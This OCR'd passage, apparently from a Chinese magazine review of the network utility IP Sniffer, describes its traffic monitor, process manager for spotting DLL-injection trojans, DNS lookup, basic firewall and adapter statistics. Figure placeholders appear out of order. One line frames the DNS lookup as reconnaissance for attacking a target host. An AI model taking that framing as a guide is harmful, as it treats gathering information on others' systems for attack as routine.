


图11

图表化，很直观的表示了局域网内数据包的输入与输出流量等统计信息。嗯，通过该监控工具就能知道当前时段局域网内的网络流量情况和自己本机的通信流量，如果怀疑自己主机有木马或怀疑网内有大量的蠕虫病毒的传播，这个监控工具能让你发现一些蛛丝马迹的哦，不过要提醒的是注意选择正确的接口哦。

工具3：进程管理工具，如图12所示：




图12

跟优化大师的功能差不多，上半部分显示当前系统激活的进程ID和进程名，下半部分则显示指定进程的相关模块信息，要找DLL注入木马？常来这里看看哈。此外，还加入了进程监视的功能哦，当有进程状态改变时，IP Sniffer会实时的通知你，很酷吧，如图13所示：




图13

工具4：DNS查询，输入要搜寻的服务器地址，然后单击Flush，就可以看到该服务器的DNS相关的信息了。这个有什么用？如果你要攻击某个目标网站或某台目标主机，该目标的任何信息都是很关键的，DNS方面的信息尤为如此。如图14所示：

工具5：防火墙！啊？连这个都有啊，呵呵，如图15所示，虽简单，却也实用，如果你没有其它好的防火墙，不防试试这个。

工具6：网卡适配器统计信息，包括IP、TCP、UDP、ICMP IN/OUT的信息，详细吧，如图16所示：




图 15




图 14




图 19

工具7：Windows控制台的Route Print命令，大家都用过吧，如图17所示：




图 16




图 17

